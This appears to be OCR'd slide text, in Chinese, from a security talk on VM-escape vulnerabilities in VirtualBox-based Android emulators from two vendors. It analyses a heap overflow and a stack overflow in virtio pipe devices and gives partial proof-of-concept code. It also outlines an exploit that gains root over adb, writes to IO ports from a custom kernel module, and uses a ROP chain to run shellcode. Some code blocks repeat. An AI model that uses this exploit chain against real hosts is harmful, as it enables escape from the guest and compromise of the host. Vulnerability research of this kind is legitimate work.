__int64 ptR3QueueTrans(VPCIState_st *pState, vqs_item *pQueue, __int64 a3, __int64 a4)
{
  v4 = pQueue->field_38;
  hdr = v4->pvBuf;

  if ( vqueueGet(pState, pQueue, &v4->elem, 1) )
  {
    pdmR3DevHlp_PhysRead(pDevIns, v4->elem.aSegsOut[0].addr, hdr, 12);

    len = hdr->length;
    buffer = VBOX_Player_LockBuffer(hdr->idx, hdr->length);

    read_size = v4->elem.aSegsOut[0].cb - 12
    pdmR3DevHlp_PhysRead(pDevIns, v4->elem.aSegsOut[0].addr + 12, buffer, read_size);

    VBOX_Player_UnlockBuffer(hdr->idx, v4->elem.aSegsOut[0].cb - 12);
  }

  // write response back to guest by aSegsIn[0]
  vritio_sync2(pState, pQueue, &v4->elem, hdr->length + 12, 0);
  return vritio_sync(pState, pQueue);
}
```

漏洞分析

从 Guest 读出 hdr

```
__int64 ptR3QueueTrans(VPCIState_st *pState, vqs_item *pQueue, __int64 a3, __int64 a4)
{
  v4 = pQueue->field_38;
  hdr = v4->pvBuf;

  if ( vqueueGet(pState, pQueue, &v4->elem, 1) )
  {
    pdmR3DevHlp_PhysRead(pDevIns, v4->elem.aSegsOut[0].addr, hdr, 12);

    len = hdr->length;
    buffer = VBOX_Player_LockBuffer(hdr->idx, hdr->length);

    read_size = v4->elem.aSegsOut[0].cb - 12
    pdmR3DevHlp_PhysRead(pDevIns, v4->elem.aSegsOut[0].addr + 12, buffer, read_size);

    VBOX_Player_UnlockBuffer(hdr->idx, v4->elem.aSegsOut[0].cb - 12);
  }

  // write response back to guest by aSegsIn[0]
  vritio_sync2(pState, pQueue, &v4->elem, hdr->length + 12, 0);
  return vritio_sync(pState, pQueue);
}
```

漏洞分析

```
__int64 ptR3QueueTrans(VPCIState_st *pState, vqs_item *pQueue, __int64 a3, __int64 a4)
{
  v4 = pQueue->field_38;
  hdr = v4->pvBuf;

  if ( vqueueGet(pState, pQueue, &v4->elem, 1) )
  {
    pdmR3DevHlp_PhysRead(pDevIns, v4->elem.aSegsOut[0].addr, hdr, 12);

    len = hdr->length;
    buffer = VBOX_Player_LockBuffer(hdr->idx, hdr->length);

    read_size = v4->elem.aSegsOut[0].cb - 12
    pdmR3DevHlp_PhysRead(pDevIns, v4->elem.aSegsOut[0].addr + 12, buffer, read_size);

    VBOX_Player_UnlockBuffer(hdr->idx, v4->elem.aSegsOut[0].cb - 12);
  }

  // write response back to guest by aSegsIn[0]
  vritio_sync2(pState, pQueue, &v4->elem, hdr->length + 12, 0);
  return vritio_sync(pState, pQueue);
}
```

根据 hdr->length 分配内存

漏洞分析

```
__int64 ptR3QueueTrans(VPCIState_st *pState, vqs_item *pQueue, __int64 a3, __int64 a4)
{
  v4 = pQueue->field_38;
  hdr = v4->pvBuf;

  if ( vqueueGet(pState, pQueue, &v4->elem, 1) )
  {
    pdmR3DevHlp_PhysRead(pDevIns, v4->elem.aSegsOut[0].addr, hdr, 12);

    len = hdr->length;
    buffer = VBOX_Player_LockBuffer(hdr->idx, hdr->length);

    read_size = v4->elem.aSegsOut[0].cb - 12
    pdmR3DevHlp_PhysRead(pDevIns, v4->elem.aSegsOut[0].addr + 12, buffer, read_size);
```

aSegsOut[0].cb 和 hdr->length 之间的关系?

漏洞分析

Elem 来自于 Guest RAM (vqueueGet)

```
desc = start_mem;
desc->u64Addrx = 0;
desc->uLen = 0xcd00cd00;  // seg->cb

hdr = start_mem + 0x1000;
hdr->length = 0x100;
hdr->idx = 0x1ddcc;

pmio_write(pmio_base + 8, phys >> 12);

// set queue idx = 0
// ptR3QueueTrans
pmio_write(pmio_base + 0x10, 0);
```

部分 POC

```
char __fastcall vqueueGet(VPCIState_st *a1, struct_pQueue *q, VQueueEle
{
  pdmR3DevHlp_PhysRead(pDevIns, q->phy + 2, &v19, 2);
  pdmR3DevHlp_PhysRead(pDevIns,
                       q->phy + 2 * (q->idx % q->cnt) + 4,
                       &u16Next, 2);

  while ( elem->nOut + elem->nIn < 0x400 )
  {
    pdmR3DevHlp_PhysRead(pDevIns,
                         q->desc_phy + 16 * (u16Next % q->cnt),
                         &desc, 16);

    if ( (desc.u16Flags & 2) != 0 )
    {…
    }
    else
    {
      nOut = elem->nOut;
      seg = &elem->aSegsOut[nOut];
      a3->nOut = nOut + 1;
    }
    seg->addr = desc.u64Addr; // seg address
    seg->cb = desc.uLen;  // seg size, taint
    u16Next = desc.u16Next;
    if ( (desc.u16Flags & 1) == 0 )
      return 1;
  }
  return 1;
}
```


漏洞分析

控制 elem.aSegsOut[0].cb，让 hdr->length < read_size 就会导致堆溢出

```
desc = start_mem;
desc->u64Addrx = 0;
desc->uLen = 0xcd00cd00;  // seg->cb

hdr = start_mem + 0x1000;
hdr->length = 0x100;
hdr->idx = 0x1ddcc;

pmio_write(pmio_base + 8, phys >> 12);

// set queue idx = 0
// ptR3QueueTrans
pmio_write(pmio_base + 0x10, 0);
```

```
__int64 ptR3QueueTrans(VPCIState_st *pState, vqs_item *pQueue, __int64 a3)
{
  if ( vqueueGet(pState, pQueue, &v4->elem, 1) )
  {
    pdmR3DevHlp_PhysRead(pDevIns, v4->elem.aSegsOut[0].addr, hdr, 12);

    len = hdr->length;
    buffer = VBOX_Player_LockBuffer(hdr->idx, hdr->length);

    read_size = v4->elem.aSegsOut[0].cb - 12
    pdmR3DevHlp_PhysRead(pDevIns,
                         v4->elem.aSegsOut[0].addr + 12, buffer, read_size);
  }
}
```

漏洞分析



beyondlq:/data/local/tmp #
beyondlq:/data/local/tmp # ./a.out
use phy 0xbbe0e000
use phys2 0xbbe0f000
烈焰皇朝
x64dbg [管理员]
文件(F) 视图(V) 调试(D) 跟踪(N) 插件(P) 收藏夹(I) 选项(O) 帮助(H) Jun 30 2023 (TitanEngine)
CPU 日志 笔记 断点 内存布局 调用堆栈 SEH链 脚本 符号 源代码 引用
mov rax,qword ptr ds:[rdx+rcx]
mov r10,qword ptr ds:[rdx+rcx+8
add rcx,20
mov qword ptr ds:[rcx-20],rax
mov qword ptr ds:[rcx-18],r10
mov rax,qword ptr ds:[rdx+rcx-1
RAX 0000000000000000
RBX 000000000E9DE6D0
RCX 000000003D62F018
RBP 0000000000001000
qword ptr ds:[rcx-20]=[000000003D62EFF8]=0
rax=0
.text:000000006F5FC01D msvcr100.dll:$3C01D #3B41D
已暂停 第一次异常于 000000006F5FC021 (C0000005, EXCEPTION_ACCESS_VIOLATION)!
已调试时间: 0:16:45:50

VENDOR B

进程信息

- 模拟器进程为 VendorHeadless.exe， Guest 系统会启动 adb
- adb server 监听 127.0.0.1:5555， 同时转发到 host 的 21503 端口
- 连接 adb 可以获取 ROOT 权限

WmiPrvSE.exe	87420			6.88 MB	...\NETWORK SERVICE
[redacted]SVC.exe	9484			4.58 MB	DESKTOP-KS3LCVA\st
[redacted]Headless.exe	59508	0.26	52 B/s	461.56 ...	DESKTOP-KS3LCVA\st

```
00:00:00.535218 NAT: Set redirect TCP 127.0.0.1:21503 -> 10.0.2.15:5555
00:00:00.535322 NAT: Set redirect TCP 127.0.0.1:21501 -> 10.0.2.15:21501
00:00:00.567999 NAT: Guest address guess set to 10.0.3.15 by initializat
```

日志分析

C:\Program Files\Vendor\Logs

```
[redacted]Hyperv VM 5.1.34 r121010 win.amd64 (Jan  9 2020 17:19:37) release log
00:00:00.024726 Log opened 2023-07-13T00:59:04.119345100Z
00:00:00.024728 Build Type: release
00:00:00.024734 OS Product: Windows 10
00:00:00.024737 OS Release: 10.0.19045
00:00:00.024738 OS Service Pack:
00:00:00.053502 DMI Product Name: VMware7,1
```

```
00:00:00.130768 [/Devices/[redacted]PipeAudio/] (level 2)
00:00:00.130771 [/Devices/[redacted]PipeCommand/] (level 2)
00:00:00.130774 [/Devices/[redacted]PipeDevice/] (level 2)
00:00:00.130777 [/Devices/[redacted]PipeIme/] (level 2)
00:00:00.130780 [/Devices/[redacted]PipeMemud/] (level 2)
00:00:00.130798 [/Devices/[redacted]PipeVInput/] (level 2)
```

VendorDD.dll

外设分析

VendorPipeCommand 外设的构造函数为 VendorPipeCommandInit

```
__int64 __fastcall [redacted]PipeCommandInit(struct_pDevIns *pDevIns, unsigned int a2)
{
    vpciConstruct(pDevIns, &pDevIns->queue_mgr.vpci, a2, "VPipe%d", 22, 255, 70);
    register_vqueue(&pDevIns->queue_mgr, 16, shell_ctl_cb, "SHELL-CTL");
    register_vqueue(&pDevIns->queue_mgr, 256, shell_rx, "SHELL-RX");
    register_vqueue(&pDevIns->queue_mgr, 256, shell_tx, "SHELL-TX");
    register_vqueue(&pDevIns->queue_mgr, 16, revcomm_ctl, "REVCOMM-CTL");
    register_vqueue(&pDevIns->queue_mgr, 16, mshell_ctl, "MSHELL-CTL");

    pdmR3DevHlp_PCIIORegionRegister(pDevIns, 0i64, 0i64, 20i64, 1, virtio_pipe_mmap);
    return result;
}
```

注册 vqueue 回调函数


外设分析

```
queue_item* register_vqueue(queue_manager *qm,
                            __int16 sz, __int64 cb,
                                        __int64 desc)
{
  qcnt = qm->vpci.qcnt;
  qid = 0;

  for ( i = qm->queues; i->size; ++i )
  {
    if ( ++qid >= qcnt )
      return 0i64;
  }
  qm->queues[qid].size = sz;
  qm->queues[qid].callback = cb;
  qm->queues[qid].desc = desc;
  return result;
}
```

```
__int64 VirtioPipeWrite(port, u32)
{
  v = u32;  // Guest Write Value
  off = port - a1->queue_mgr.vpci.portbase; // Write Offset
  qm = &a1->queue_mgr;
  switch ( off )
  {
    case 8u:
        qm->queues[select_id].phy =  phy(v)

    case 0x10u:
        qm->queues[v].callback(&a1->queue_mgr,
                               &qm->queues[v]);
        return 0i64;
  }
}
```

写 Port IO 调用 vqueue 回调函数

外设分析


RAM
HOST VA
IO PORT
virtio
VendorPipeAudio
VendorPipeCommand
......
Devices
SHELL-CTL
SHELL-RX
SHELL-TX
REVCOMM-CTL
....
Queues
Guest
Host

漏洞分析


SHELL-TX 队列的回调函数为 shell_tx

```
bool shell_tx(queue_manager *qm, queue_item *q)
{
    bool r;
    char stack_buffer[4096];
    VQueueElem elem;

    for ( r = vqueueGet(qm, q, &elem, 1); r; r = vqueueGet(qm, q, &elem, 1) )
    {
        // stack buffer overflow!
        pdmR3DevHlp_PhysRead(qm->vpci.pDevIns, elem.aSegsOut[0].addr,
                             stack_buffer, elem.aSegsOut[0].cb);

        write_file(gMshellHandle, stack_buffer, cb);
        vq_sync(qm, q, &elem, cb, 0);
        vq_sync2(qm, q);
    }
    return r;
}
```


栈溢出

漏洞分析

漏洞缓解措施情况



没有栈保护



部分模块没有开启 ASLR

漏洞利用

利用思路

1. apk 通过 dadb 连接本地 5555 端口获取 root 权限
2. root 权限写 IO Port 利用漏洞
3. ROP 利用 virtualbox_mprotect 执行 shellcode.

```
rop = rop_set_r8(rop, 7);  // set r8
*rop++ = pop_rcx_ret;
*rop++ = bss_addr;
*rop++ = pop_rdx_ret;
*rop++ = 0x8000;
// virtualbox_mprotect(bss_addr, 0x8000, 7)
*rop++ = call_mprotect;
// skip dirty data in stack
*rop++ = pop_rbp_r12_ret;
*rop++ = 0x3232323232;
*rop++ = 0x3434343434;
// use rop to write sc_stub
rop = rop_write_buffer(rop, bss_addr + 0x20,
                    sc_stub, sizeof(sc_stub));
*rop++ = bss_addr + 0x20; // ret to sc_stub

// sc_stub 后 rsp
rop = (uint64_t*)(buffer + 0x4000 + 360);
// mprotect(rsp, 0x4000, 7)
*rop++ = call_mprotect;

*rop++ = pop_rbp_r12_ret;
*rop++ = 0x3232323232;
*rop++ = 0x3434343434;

*rop++ = jmp_rsp; // jump to rsp shellcode
```

漏洞利用

问题 #1

用户态 ROOT 权限写 IO PORT 时虚拟机卡死

解决方案

编写 ko 模块，在内核态读写 IO Port

问题 #2

如何在无源码条件下编译 ko

解决方案

- 重排 init 函数在 module 结构体中的偏移，让其和目标内核偏移一致
- 保证ko 的 vermagic 与Guest 内核的 vermagic 相等

漏洞利用

1. 从文件系统中提取 ko，计算 init 函数偏移为 0x150
2. 然后调整 module.h 结构体中 init 函数成员的位置，使其偏移为 0x150

```
.gnu.linkonce.this_module:0x200 __this_module dq 0
.gnu.linkonce.this_module:0x200
.gnu.linkonce.this_module:0x208 dq 0
.gnu.linkonce.this_module:0x210 dq 0
.gnu.linkonce.this_module:0x218 dq 66736Dh
.gnu.linkonce.this_module:0x220 dq 0
.gnu.linkonce.this_module:0x228 dq 0
.......
.gnu.linkonce.this_module:0x340 dq 0
.gnu.linkonce.this_module:0x348 dq 0
.gnu.linkonce.this_module:0x350 dq offset init_module
```

init 函数偏移： 0x150

module.h × | vermagic.h

include > linux > module.h > module > init

```
	unsigned int num_gpl_syms;
	const struct kernel_symbol *gpl_syms;
	const s32 *gpl_crcs;

#ifdef CONFIG_UNUSED_SYMBOLS
	/* unused exported symbols. */
	const struct kernel_symbol *unused_syms;
	const s32 *unused_crcs;
	unsigned int num_unused_syms;

	/* GPL-only, unused exported symbols. */
	unsigned int num_unused_gpl_syms;
	const struct kernel_symbol *unused_gpl_syms;
	const s32 *unused_gpl_crcs;
#endif

	int (*init)(void);

```

漏洞利用

